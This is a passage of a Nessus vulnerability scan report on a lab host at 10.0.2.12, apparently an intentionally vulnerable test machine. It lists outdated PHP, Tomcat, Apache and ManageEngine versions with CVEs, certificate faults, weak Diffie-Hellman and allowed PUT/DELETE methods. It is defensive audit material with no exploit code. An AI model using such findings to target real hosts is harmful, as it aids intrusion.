6.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N)

CVSS v3.0 Temporal Score

5.3 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

CVSS v2.0 Temporal Score

3.2 (CVSS2#E:U/RL:OF/RC:C)

References

CVE	CVE-2018-8722

Plugin Information

Published: 2018/03/30, Modified: 2019/11/08

Plugin Output

tcp/8383/www

```
URL               : https://10.0.2.12:8383/
Installed version : 9 Build 91084
Fixed version     : 9 Build 92027
```

66842 - PHP 5.3.x < 5.3.26 Multiple Vulnerabilities

Synopsis

The remote web server uses a version of PHP that is potentially affected by multiple vulnerabilities.

Description

According to its banner, the version of PHP 5.3.x installed on the remote host is prior to 5.3.26. It is, therefore, potentially affected by the following vulnerabilities:

- An error exists in the function 'php_quot_print_encode'

in the file 'ext/standard/quot_print.c' that could allow a heap-based buffer overflow when attempting to parse certain strings (Bug #64879)

- An integer overflow error exists related to the value of 'JEWISH_SDN_MAX' in the file 'ext/calendar/jewish.c'

that could allow denial of service attacks. (Bug #64895)

Note that this plugin does not attempt to exploit these vulnerabilities, but instead relies only on PHP's self-reported version number.

See Also

http://www.nessus.org/u?60cbc5f0

http://www.nessus.org/u?8456482e

http://www.php.net/ChangeLog-5.php#5.3.26

Solution

Apply the vendor patch or upgrade to PHP version 5.3.26 or later.

Risk Factor

Medium

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P)

CVSS v2.0 Temporal Score

3.7 (CVSS2#E:U/RL:OF/RC:C)

References

BID	60411
BID	60731
CVE	CVE-2013-2110

CVE CVE-2013-4635

Plugin Information

Published: 2013/06/07, Modified: 2021/01/19

Plugin Output

tcp/8585/www

```
Version source    : Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2, X-Powered-By: PHP/5.3.10
Installed version : 5.3.10
Fixed version     : 5.3.26
```

67259 - PHP 5.3.x < 5.3.27 Multiple Vulnerabilities

Synopsis

The remote web server uses a version of PHP that is potentially affected by multiple vulnerabilities.

Description

According to its banner, the version of PHP 5.3.x installed on the remote host is prior to 5.3.27. It is, therefore, potentially affected by the following vulnerabilities:

- A buffer overflow error exists in the function '_pdo_pgsql_error'. (Bug #64949)

- A heap corruption error exists in numerous functions in the file 'ext/xml/xml.c'. (CVE-2013-4113 / Bug #65236)

Note that this plugin does not attempt to exploit these vulnerabilities, but instead relies only on PHP's self-reported version number.

See Also

https://bugs.php.net/bug.php?id=64949

https://bugs.php.net/bug.php?id=65236

http://www.php.net/ChangeLog-5.php#5.3.27

Solution

Apply the vendor patch or upgrade to PHP version 5.3.27 or later.

Risk Factor

Medium

CVSS v2.0 Base Score

6.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.0 (CVSS2#E:U/RL:OF/RC:C)

References

BID	61128
CVE	CVE-2013-4113

Plugin Information

Published: 2013/07/12, Modified: 2021/01/19

Plugin Output

tcp/8585/www

```
Version source    : Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2, X-Powered-By: PHP/5.3.10
Installed version : 5.3.10
Fixed version     : 5.3.27
```

58966 - PHP < 5.3.11 Multiple Vulnerabilities

Synopsis

The remote web server uses a version of PHP that is affected by multiple vulnerabilities.

Description

According to its banner, the version of PHP installed on the remote host is earlier than 5.3.11, and as such is potentially affected by multiple vulnerabilities :

- During the import of environment variables, temporary changes to the 'magic_quotes_gpc' directive are not handled properly. This can lower the difficulty for SQL injection attacks. (CVE-2012-0831)

- The '$_FILES' variable can be corrupted because the names of uploaded files are not properly validated.

(CVE-2012-1172)

- The 'open_basedir' directive is not properly handled by the functions 'readline_write_history' and 'readline_read_history'.

- The 'header()' function does not detect multi-line headers with a CR. (Bug #60227 / CVE-2011-1398)

See Also

http://www.nessus.org/u?e81d4026

https://bugs.php.net/bug.php?id=61043

https://bugs.php.net/bug.php?id=54374

https://bugs.php.net/bug.php?id=60227

https://marc.info/?l=oss-security&m=134626481806571&w=2

http://www.php.net/archive/2012.php#id2012-04-26-1

http://www.php.net/ChangeLog-5.php#5.3.11

Solution

Upgrade to PHP version 5.3.11 or later.

Risk Factor

Medium

CVSS v2.0 Base Score

6.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.3 (CVSS2#E:POC/RL:OF/RC:C)

References

BID	51954
BID	53403
BID	55297
CVE	CVE-2011-1398
CVE	CVE-2012-0831
CVE	CVE-2012-1172

Plugin Information

Published: 2012/05/02, Modified: 2021/01/19

Plugin Output

tcp/8585/www

```
Version source     : Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2, X-Powered-By: PHP/5.3.10
Installed version  : 5.3.10
Fixed version      : 5.3.11
```

73289 - PHP PHP_RSHUTDOWN_FUNCTION Security Bypass

Synopsis

The remote web server uses a version of PHP that is potentially affected by a security bypass vulnerability.

Description

According to its banner, the version of PHP 5.x installed on the remote host is 5.x prior to 5.3.11 or 5.4.x prior to 5.4.1 and thus, is potentially affected by a security bypass vulnerability.

An error exists related to the function 'PHP_RSHUTDOWN_FUNCTION' in the libxml extension and the 'stream_close' method that could allow a remote attacker to bypass 'open_basedir' protections and obtain sensitive information.

Note that this plugin has not attempted to exploit this issue, but has instead relied only on PHP's self-reported version number.

See Also

http://www.nessus.org/u?bcc428c2

https://bugs.php.net/bug.php?id=61367

Solution

Upgrade to PHP version 5.3.11 / 5.4.1 or later.

Risk Factor

Medium

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

CVSS v2.0 Temporal Score

3.7 (CVSS2#E:U/RL:OF/RC:C)

References

BID	65673
CVE	CVE-2012-1171

Plugin Information

Published: 2014/04/01, Modified: 2021/01/19

Plugin Output

tcp/8585/www

```
Version source    : Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2, X-Powered-By: PHP/5.3.10
Installed version : 5.3.10
Fixed version     : 5.3.11 / 5.4.1
```

51192 - SSL Certificate Cannot Be Trusted

Synopsis

The SSL certificate for this service cannot be trusted.

Description

The server's X.509 certificate cannot be trusted. This situation can occur in three different ways, in which the chain of trust can be broken, as stated below :

- First, the top of the certificate chain sent by the server might not be descended from a known public certificate authority. This can occur either when the top of the chain is an unrecognized, self-signed certificate, or when intermediate certificates are missing that would connect the top of the certificate chain to a known public certificate authority.

- Second, the certificate chain may contain a certificate that is not valid at the time of the scan. This can occur either when the scan occurs before one of the certificate's 'notBefore' dates, or after one of the certificate's 'notAfter' dates.

- Third, the certificate chain may contain a signature that either didn't match the certificate's information or could not be verified. Bad signatures can be fixed by getting the certificate with the bad signature to be re-signed by its issuer. Signatures that could not be verified are the result of the certificate's issuer using a signing algorithm that Nessus either does not support or does not recognize.

If the remote host is a public host in production, any break in the chain makes it more difficult for users to verify the authenticity and identity of the web server. This could make it easier to carry out man-in-the-middle attacks against the remote host.

See Also

https://www.itu.int/rec/T-REC-X.509/en

https://en.wikipedia.org/wiki/X.509

Solution

Purchase or generate a proper SSL certificate for this service.

Risk Factor

Medium

CVSS v3.0 Base Score

6.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N)

CVSS v2.0 Base Score

6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N)

Plugin Information

Published: 2010/12/15, Modified: 2020/04/27

Plugin Output

tcp/8383/www

```
The following certificate was part of the certificate chain
sent by the remote host, but it has expired :

|-Subject   : C=US/ST=CA/L=Pleasanton/O=Zoho Corporation/OU=ManageEngine/CN=Desktop Central/
E=support@desktopcentral.com
|-Not After : Sep 05 12:24:44 2020 GMT

The following certificate was at the top of the certificate
chain sent by the remote host, but it is signed by an unknown
certificate authority :

|-Subject : C=US/ST=CA/L=Pleasanton/O=Zoho Corporation/OU=ManageEngine/CN=Desktop Central/
E=support@desktopcentral.com
|-Issuer  : C=US/ST=CA/L=Pleasanton/O=Zoho Corporation/OU=ManageEngine/CN=Desktop Central/
E=support@desktopcentral.com
```

15901 - SSL Certificate Expiry

Synopsis

The remote server's SSL certificate has already expired.

Description

This plugin checks expiry dates of certificates associated with SSL- enabled services on the target and reports whether any have already expired.

Solution

Purchase or generate a new SSL certificate to replace the existing one.

Risk Factor

Medium

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)

Plugin Information

Published: 2004/12/03, Modified: 2021/02/03

Plugin Output

tcp/8383/www

```
The SSL certificate has already expired :

  Subject          : C=US, ST=CA, L=Pleasanton, O=Zoho Corporation, OU=ManageEngine, CN=Desktop
 Central, emailAddress=support@desktopcentral.com
  Issuer           : C=US, ST=CA, L=Pleasanton, O=Zoho Corporation, OU=ManageEngine, CN=Desktop
 Central, emailAddress=support@desktopcentral.com
  Not valid before : Sep  8 12:24:44 2010 GMT
  Not valid after  : Sep  5 12:24:44 2020 GMT
```

57582 - SSL Self-Signed Certificate

Synopsis

The SSL certificate chain for this service ends in an unrecognized self-signed certificate.

Description

The X.509 certificate chain for this service is not signed by a recognized certificate authority. If the remote host is a public host in production, this nullifies the use of SSL as anyone could establish a man-in-the-middle attack against the remote host.

Note that this plugin does not check for certificate chains that end in a certificate that is not self-signed, but is signed by an unrecognized certificate authority.

Solution

Purchase or generate a proper SSL certificate for this service.

Risk Factor

Medium

CVSS v2.0 Base Score

6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N)

Plugin Information

Published: 2012/01/17, Modified: 2020/04/27

Plugin Output

tcp/8383/www

```
The following certificate was found at the top of the certificate
chain sent by the remote host, but is self-signed and was not
found in the list of known certificate authorities :

|-Subject : C=US/ST=CA/L=Pleasanton/O=Zoho Corporation/OU=ManageEngine/CN=Desktop Central/
E=support@desktopcentral.com
```

104743 - TLS Version 1.0 Protocol Detection

Synopsis

The remote service encrypts traffic using an older version of TLS.

Description

The remote service accepts connections encrypted using TLS 1.0. TLS 1.0 has a number of cryptographic design flaws. Modern implementations of TLS 1.0 mitigate these problems, but newer versions of TLS like 1.2 and 1.3 are designed against these flaws and should be used whenever possible.

As of March 31, 2020, Endpoints that aren't enabled for TLS 1.2 and higher will no longer function properly with major web browsers and major vendors.

PCI DSS v3.2 requires that TLS 1.0 be disabled entirely by June 30, 2018, except for POS POI terminals (and the SSL/TLS termination points to which they connect) that can be verified as not being susceptible to any known exploits.

See Also

https://tools.ietf.org/html/draft-ietf-tls-oldversions-deprecate-00

Solution

Enable support for TLS 1.2 and 1.3, and disable support for TLS 1.0.

Risk Factor

Medium

CVSS v3.0 Base Score

6.5 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:N)

CVSS v2.0 Base Score

6.1 (CVSS2#AV:N/AC:H/Au:N/C:C/I:P/A:N)

Plugin Information

Published: 2017/11/22, Modified: 2020/03/31

Plugin Output

tcp/8383/www

```
TLSv1 is enabled and the server supports at least one cipher.
```

106976 - Apache Tomcat 8.0.0.RC1 < 8.0.50 Security Constraint Weakness

Synopsis

The remote Apache Tomcat server is affected by a flaw in the Security Constraints.

Description

The version of Apache Tomcat installed on the remote host is 8.0.x prior to 8.0.50. It is, therefore, affected by a security constraints flaw which could expose resources to unauthorized users.

See Also

http://www.nessus.org/u?d6e5f446

Solution

Upgrade to Apache Tomcat version 8.0.50 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

3.7 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N)

CVSS v3.0 Temporal Score

3.2 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)

CVSS v2.0 Temporal Score

3.2 (CVSS2#E:U/RL:OF/RC:C)

References

CVE	CVE-2018-1304
CVE	CVE-2018-1305

Plugin Information

Published: 2018/02/23, Modified: 2020/03/11

Plugin Output

tcp/8282/www

```
Installed version : 8.0.33
Fixed version     : 8.0.50
```

83875 - SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)

Synopsis

The remote host allows SSL/TLS connections with one or more Diffie-Hellman moduli less than or equal to 1024 bits.

Description

The remote host allows SSL/TLS connections with one or more Diffie-Hellman moduli less than or equal to 1024 bits. Through cryptanalysis, a third party may be able to find the shared secret in a short amount of time (depending on modulus size and attacker resources). This may allow an attacker to recover the plaintext or potentially violate the integrity of connections.

See Also

https://weakdh.org/

Solution

Reconfigure the service to use a unique Diffie-Hellman moduli of 2048 bits or greater.

Risk Factor

Low

CVSS v3.0 Base Score

3.7 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N)

CVSS v3.0 Temporal Score

3.2 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

2.6 (CVSS2#AV:N/AC:H/Au:N/C:N/I:P/A:N)

CVSS v2.0 Temporal Score

1.9 (CVSS2#E:U/RL:OF/RC:C)

References

BID	74733
CVE	CVE-2015-4000

Plugin Information

Published: 2015/05/28, Modified: 2021/02/03

Plugin Output

tcp/8383/www

```
Vulnerable connection combinations :

  SSL/TLS version  : TLSv1.0
  Cipher suite     : TLS1_CK_DHE_RSA_WITH_AES_128_CBC_SHA
  Diffie-Hellman MODP size (bits) : 1024
    Warning - This is a known static Oakley Group2 modulus. This may make
    the remote host more vulnerable to the Logjam attack.
  Logjam attack difficulty : Hard (would require nation-state resources)

  SSL/TLS version  : TLSv1.0
  Cipher suite     : TLS1_CK_DHE_RSA_WITH_3DES_EDE_CBC_SHA
  Diffie-Hellman MODP size (bits) : 1024
    Warning - This is a known static Oakley Group2 modulus. This may make
    the remote host more vulnerable to the Logjam attack.
  Logjam attack difficulty : Hard (would require nation-state resources)

  SSL/TLS version  : TLSv1.0
  Cipher suite     : TLS1_CK_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA
  Diffie-Hellman MODP size (bits) : 1024
    Warning - This is a known static Oakley Group2 modulus. This may make
    the remote host more vulnerable to the Logjam attack.
  Logjam attack difficulty : Hard (would require nation-state resources)

  SSL/TLS version  : TLSv1.0
  Cipher suite     : TLS1_CK_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA
  Diffie-Hellman MODP size (bits) : 1024
    Warning - This is a known static Oakley Group2 modulus. This may make
    the remote host more vulnerable to the Logjam attack.
  Logjam attack difficulty : Hard (would require nation-state resources)

  SSL/TLS version  : TLSv1.0
  Cipher suite     : TLS1_CK_DHE_RSA_WITH_AES_256_CBC_SHA
  Diffie-Hellman MODP size (bits) : 1024
    Warning - This is a known static Oakley Group2 modulus. This may make
    the remote host more vulnerable to the Logjam attack.
  Logjam attack difficulty : Hard (would require nation-state resources)

  SSL/TLS version  : TLSv1.1
  Cipher suite     : TLS1_CK_DHE_RSA_WITH_AES_128_CBC_SHA
  Diffie-Hellman MODP size (bits) : 1024
    Warning - This is a known static Oakley Group2 modulus. This may make
    the remote host more vulnerable to the Logjam attack.
  Logjam attack difficulty : Hard (would require nation-state resourc [...]
```

48204 - Apache HTTP Server Version

Synopsis

It is possible to obtain the version number of the remote Apache HTTP server.

Description

The remote host is running the Apache HTTP Server, an open source web server. It was possible to read the version number from the banner.

See Also

https://httpd.apache.org/

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0530

Plugin Information

Published: 2010/07/30, Modified: 2020/09/22

Plugin Output

tcp/8020/www

```
URL        : http://10.0.2.12:8020/
Version    : unknown
backported : 0
```

48204 - Apache HTTP Server Version

Synopsis

It is possible to obtain the version number of the remote Apache HTTP server.

Description

The remote host is running the Apache HTTP Server, an open source web server. It was possible to read the version number from the banner.

See Also

https://httpd.apache.org/

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0530

Plugin Information

Published: 2010/07/30, Modified: 2020/09/22

Plugin Output

tcp/8383/www

```
URL        : https://10.0.2.12:8383/
Version    : unknown
backported : 0
```

48204 - Apache HTTP Server Version

Synopsis

It is possible to obtain the version number of the remote Apache HTTP server.

Description

The remote host is running the Apache HTTP Server, an open source web server. It was possible to read the version number from the banner.

See Also

https://httpd.apache.org/

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0530

Plugin Information

Published: 2010/07/30, Modified: 2020/09/22

Plugin Output

tcp/8585/www

```
URL        : http://10.0.2.12:8585/
Version    : 2.2.21
backported : 0
modules    : PHP/5.3.10 DAV/2
os         : Win64
```

39446 - Apache Tomcat Detection

Synopsis

The remote web server is an Apache Tomcat server.

Description

Nessus was able to detect a remote Apache Tomcat web server.

See Also

https://tomcat.apache.org/

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0535

Plugin Information

Published: 2009/06/18, Modified: 2020/09/22

Plugin Output

tcp/8022/www

```
URL     : http://10.0.2.12:8022/
Version : unknown
```

39446 - Apache Tomcat Detection

Synopsis

The remote web server is an Apache Tomcat server.

Description

Nessus was able to detect a remote Apache Tomcat web server.

See Also

https://tomcat.apache.org/

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0535

Plugin Information

Published: 2009/06/18, Modified: 2020/09/22

Plugin Output

tcp/8282/www

```
URL        : http://10.0.2.12:8282/
Version    : 8.0.33
backported : 0
source     : Apache Tomcat/8.0.33
```

39520 - Backported Security Patch Detection (SSH)

Synopsis

Security patches are backported.

Description

Security patches may have been 'backported' to the remote SSH server without changing its version number.

Banner-based checks have been disabled to avoid false positives.

Note that this test is informational only and does not denote any security problem.

See Also

https://access.redhat.com/security/updates/backporting/?sc_cid=3093

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2009/06/25, Modified: 2015/07/07

Plugin Output

tcp/22/ssh

```
Give Nessus credentials to perform local checks.
```

45590 - Common Platform Enumeration (CPE)

Synopsis

It was possible to enumerate CPE names that matched on the remote system.

Description

By using information obtained from a Nessus scan, this plugin reports CPE (Common Platform Enumeration) matches for various hardware and software products found on a host.

Note that if an official CPE is not available for the product, this plugin computes the best possible CPE based on the information available from the scan.

See Also

http://cpe.mitre.org/

https://nvd.nist.gov/products/cpe

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2010/04/21, Modified: 2021/06/03

Plugin Output

tcp/0

```
The remote operating system matched the following CPE's :

  cpe:/o:microsoft:windows_7
  cpe:/o:microsoft:windows_server_2008:r2 -> Microsoft Windows Server 2008 R2

Following application CPE's matched on the remote system :

  cpe:/a:apache:http_server:
  cpe:/a:apache:http_server:2.2.21 -> Apache HTTP Server 2.2.21
  cpe:/a:apache:tomcat:
  cpe:/a:apache:tomcat:8.0.33 -> Apache Software Foundation Tomcat 8.0.33
  cpe:/a:openbsd:openssh:7.1 -> OpenBSD OpenSSH 7.1
  cpe:/a:php:php:5.3.10 -> PHP 5.3.10
  cpe:/a:zohocorp:manageengine_desktop_central:9
```

54615 - Device Type

Synopsis

It is possible to guess the remote device type.

Description

Based on the remote operating system, it is possible to determine what the remote system type is (eg: a printer, router, general-purpose computer, etc).

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2011/05/23, Modified: 2011/05/23

Plugin Output

tcp/0

```
Remote device type : general-purpose
Confidence level : 75
```

35716 - Ethernet Card Manufacturer Detection

Synopsis

The manufacturer can be identified from the Ethernet OUI.

Description

Each ethernet MAC address starts with a 24-bit Organizationally Unique Identifier (OUI). These OUIs are registered by IEEE.

See Also

https://standards.ieee.org/faqs/regauth.html

http://www.nessus.org/u?794673b4

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2009/02/19, Modified: 2020/05/13

Plugin Output

tcp/0

```
The following card manufacturers were identified :

08:00:27:AF:80:B3 : PCS Systemtechnik GmbH
08:00:27:13:30:AB : PCS Systemtechnik GmbH
```

86420 - Ethernet MAC Addresses

Synopsis

This plugin gathers MAC addresses from various sources and consolidates them into a list.

Description

This plugin gathers MAC addresses discovered from both remote probing of the host (e.g. SNMP and Netbios) and from running local checks (e.g. ifconfig). It then consolidates the MAC addresses into a single, unique, and uniform list.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2015/10/16, Modified: 2020/05/13

Plugin Output

tcp/0

```
The following is a consolidated list of detected MAC addresses:
  - 08:00:27:AF:80:B3
  - 66:80:20:52:41:53
  - 08:00:27:13:30:AB
```

84502 - HSTS Missing From HTTPS Server

Synopsis

The remote web server is not enforcing HSTS.

Description

The remote HTTPS server is not enforcing HTTP Strict Transport Security (HSTS). HSTS is an optional response header that can be configured on the server to instruct the browser to only communicate via HTTPS. The lack of HSTS allows downgrade attacks, SSL-stripping man-in-the-middle attacks, and weakens cookie-hijacking protections.

See Also

https://tools.ietf.org/html/rfc6797

Solution

Configure the remote web server to use HSTS.

Risk Factor

None

Plugin Information

Published: 2015/07/02, Modified: 2021/05/19

Plugin Output

tcp/8383/www

```
The remote HTTPS server does not send the HTTP
"Strict-Transport-Security" header.
```

43111 - HTTP Methods Allowed (per directory)

Synopsis

This plugin determines which HTTP methods are allowed on various CGI directories.

Description

By calling the OPTIONS method, it is possible to determine which HTTP methods are allowed on each directory.

The following HTTP methods are considered insecure:

PUT, DELETE, CONNECT, TRACE, HEAD

Many frameworks and languages treat 'HEAD' as a 'GET' request, albeit one without any body in the response. If a security constraint was set on 'GET' requests such that only 'authenticatedUsers' could access GET requests for a particular servlet or resource, it would be bypassed for the 'HEAD' version. This allowed unauthorized blind submission of any privileged GET request.

As this list may be incomplete, the plugin also tests - if 'Thorough tests' are enabled or 'Enable web applications tests' is set to 'yes'

in the scan policy - various known HTTP methods on each directory and considers them as unsupported if it receives a response code of 400, 403, 405, or 501.

Note that the plugin output is only informational and does not necessarily indicate the presence of any security vulnerabilities.

See Also

http://www.nessus.org/u?d9c03a9a

http://www.nessus.org/u?b019cbdb

https://www.owasp.org/index.php/Test_HTTP_Methods_(OTG-CONFIG-006)

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2009/12/10, Modified: 2019/03/19

Plugin Output

tcp/8020/www

```
Based on the response to an OPTIONS request :
```

```
- HTTP methods  DELETE  HEAD  OPTIONS  POST  PUT GET
  are allowed on :

  /
```

43111 - HTTP Methods Allowed (per directory)

Synopsis

This plugin determines which HTTP methods are allowed on various CGI directories.

Description

By calling the OPTIONS method, it is possible to determine which HTTP methods are allowed on each directory.

The following HTTP methods are considered insecure:

PUT, DELETE, CONNECT, TRACE, HEAD

Many frameworks and languages treat 'HEAD' as a 'GET' request, albeit one without any body in the response. If a security constraint was set on 'GET' requests such that only 'authenticatedUsers' could access GET requests for a particular servlet or resource, it would be bypassed for the 'HEAD' version. This allowed unauthorized blind submission of any privileged GET request.

As this list may be incomplete, the plugin also tests - if 'Thorough tests' are enabled or 'Enable web applications tests' is set to 'yes'

in the scan policy - various known HTTP methods on each directory and considers them as unsupported if it receives a response code of 400, 403, 405, or 501.

Note that the plugin output is only informational and does not necessarily indicate the presence of any security vulnerabilities.

See Also

http://www.nessus.org/u?d9c03a9a

http://www.nessus.org/u?b019cbdb

https://www.owasp.org/index.php/Test_HTTP_Methods_(OTG-CONFIG-006)

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2009/12/10, Modified: 2019/03/19

Plugin Output

tcp/8022/www

```
Based on the response to an OPTIONS request :
```

```
    - HTTP methods  DELETE  HEAD  OPTIONS  POST  PUT GET
      are allowed on :

      /
```

43111 - HTTP Methods Allowed (per directory)

Synopsis

This plugin determines which HTTP methods are allowed on various CGI directories.

Description

By calling the OPTIONS method, it is possible to determine which HTTP methods are allowed on each directory.

The following HTTP methods are considered insecure:

PUT, DELETE, CONNECT, TRACE, HEAD

Many frameworks and languages treat 'HEAD' as a 'GET' request, albeit one without any body in the response. If a security constraint was set on 'GET' requests such that only 'authenticatedUsers' could access GET requests for a particular servlet or resource, it would be bypassed for the 'HEAD' version. This allowed unauthorized blind submission of any privileged GET request.

As this list may be incomplete, the plugin also tests - if 'Thorough tests' are enabled or 'Enable web applications tests' is set to 'yes'

in the scan policy - various known HTTP methods on each directory and considers them as unsupported if it receives a response code of 400, 403, 405, or 501.

Note that the plugin output is only informational and does not necessarily indicate the presence of any security vulnerabilities.

See Also

http://www.nessus.org/u?d9c03a9a

http://www.nessus.org/u?b019cbdb

https://www.owasp.org/index.php/Test_HTTP_Methods_(OTG-CONFIG-006)

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2009/12/10, Modified: 2019/03/19

Plugin Output

tcp/8383/www

```
Based on the response to an OPTIONS request :
```

```
- HTTP methods  DELETE  HEAD  OPTIONS  POST  PUT GET
  are allowed on :

  /
```

10107 - HTTP Server Type and Version

Synopsis

A web server is running on the remote host.

Description

This plugin attempts to determine the type and the version of the remote web server.

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0931

Plugin Information

Published: 2000/01/04, Modified: 2020/10/30

Plugin Output

tcp/8020/www

```
The remote web server type is :

Apache
```

10107 - HTTP Server Type and Version

Synopsis

A web server is running on the remote host.

Description

This plugin attempts to determine the type and the version of the remote web server.

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0931

Plugin Information

Published: 2000/01/04, Modified: 2020/10/30

Plugin Output

tcp/8022/www

```
The remote web server type is :

Apache-Coyote/1.1
```

10107 - HTTP Server Type and Version

Synopsis

A web server is running on the remote host.

Description

This plugin attempts to determine the type and the version of the remote web server.

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0931

Plugin Information

Published: 2000/01/04, Modified: 2020/10/30

Plugin Output

tcp/8282/www

```
The remote web server type is :

Apache-Coyote/1.1
```

10107 - HTTP Server Type and Version

Synopsis

A web server is running on the remote host.

Description

This plugin attempts to determine the type and the version of the remote web server.

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0931

Plugin Information

Published: 2000/01/04, Modified: 2020/10/30

Plugin Output

tcp/8383/www

```
The remote web server type is :

Apache
```

10107 - HTTP Server Type and Version

Synopsis

A web server is running on the remote host.

Description

This plugin attempts to determine the type and the version of the remote web server.

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0931

Plugin Information

Published: 2000/01/04, Modified: 2020/10/30

Plugin Output

tcp/8585/www

```
The remote web server type is :

Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
```

24260 - HyperText Transfer Protocol (HTTP) Information

Synopsis

Some information about the remote HTTP configuration can be extracted.

Description

This test gives some information about the remote HTTP protocol - the version used, whether HTTP Keep-Alive and HTTP pipelining are enabled, etc...

This test is informational only and does not denote any security problem.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/01/30, Modified: 2019/11/22

Plugin Output

tcp/8020/www

```
Response Code : HTTP/1.1 200 OK

Protocol version : HTTP/1.1
SSL : no
Keep-Alive : yes
Options allowed : (Not implemented)
Headers :

  Date: Tue, 29 Jun 2021 14:34:11 GMT
  Server: Apache
  Accept-Ranges: bytes
  ETag: W/"107-1444224756000"
  Last-Modified: Wed, 07 Oct 2015 13:32:36 GMT
  Content-Length: 107
  X-dc-header: yes
  Keep-Alive: timeout=5, max=100
  Connection: Keep-Alive
  Content-Type: text/html;charset=UTF-8

Response Body :

<!-- $Id$ -->
<html>
<head>
<META HTTP-EQUIV=Refresh CONTENT="0; URL=./configurations.do">
</head>
```

```
</html>
```

24260 - HyperText Transfer Protocol (HTTP) Information

Synopsis

Some information about the remote HTTP configuration can be extracted.

Description

This test gives some information about the remote HTTP protocol - the version used, whether HTTP Keep-Alive and HTTP pipelining are enabled, etc...

This test is informational only and does not denote any security problem.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/01/30, Modified: 2019/11/22

Plugin Output

tcp/8022/www

```
Response Code : HTTP/1.1 200 OK

Protocol version : HTTP/1.1
SSL : no
Keep-Alive : no
Options allowed : GET, HEAD, POST, PUT, DELETE, OPTIONS
Headers :

  Server: Apache-Coyote/1.1
  Accept-Ranges: bytes
  ETag: W/"107-1444224756000"
  Last-Modified: Wed, 07 Oct 2015 13:32:36 GMT
  Content-Type: text/html;charset=UTF-8
  Content-Length: 107
  Date: Tue, 29 Jun 2021 14:34:11 GMT
  Connection: close

Response Body :

<!-- $Id$ -->
<html>
<head>
<META HTTP-EQUIV=Refresh CONTENT="0; URL=./configurations.do">
</head>
</html>
```

24260 - HyperText Transfer Protocol (HTTP) Information

Synopsis

Some information about the remote HTTP configuration can be extracted.

Description

This test gives some information about the remote HTTP protocol - the version used, whether HTTP Keep-Alive and HTTP pipelining are enabled, etc...

This test is informational only and does not denote any security problem.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/01/30, Modified: 2019/11/22

Plugin Output

tcp/8282/www

```
Response Code : HTTP/1.1 200 OK

Protocol version : HTTP/1.1
SSL : no
Keep-Alive : no
Options allowed : GET, HEAD, POST, PUT, DELETE, OPTIONS
Headers :

  Server: Apache-Coyote/1.1
  Content-Type: text/html;charset=UTF-8
  Transfer-Encoding: chunked
  Date: Tue, 29 Jun 2021 14:34:11 GMT
  Connection: close

Response Body :

<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="UTF-8" />
        <title>Apache Tomcat/8.0.33</title>
        <link href="favicon.ico" rel="icon" type="image/x-icon" />
        <link href="favicon.ico" rel="shortcut icon" type="image/x-icon" />
        <link href="tomcat.css" rel="stylesheet" type="text/css" />
    </head>
    <body>
        <div id="wrapper">
```

```
            <div id="navigation" class="curved container">
                <span id="nav-home"><a href="http://tomcat.apache.org/">Home</a></span>
                <span id="nav-hosts"><a href="/docs/">Documentation</a></span>
                <span id="nav-config"><a href="/docs/config/">Configuration</a></span>
                <span id="nav-examples"><a href="/examples/">Examples</a></span>
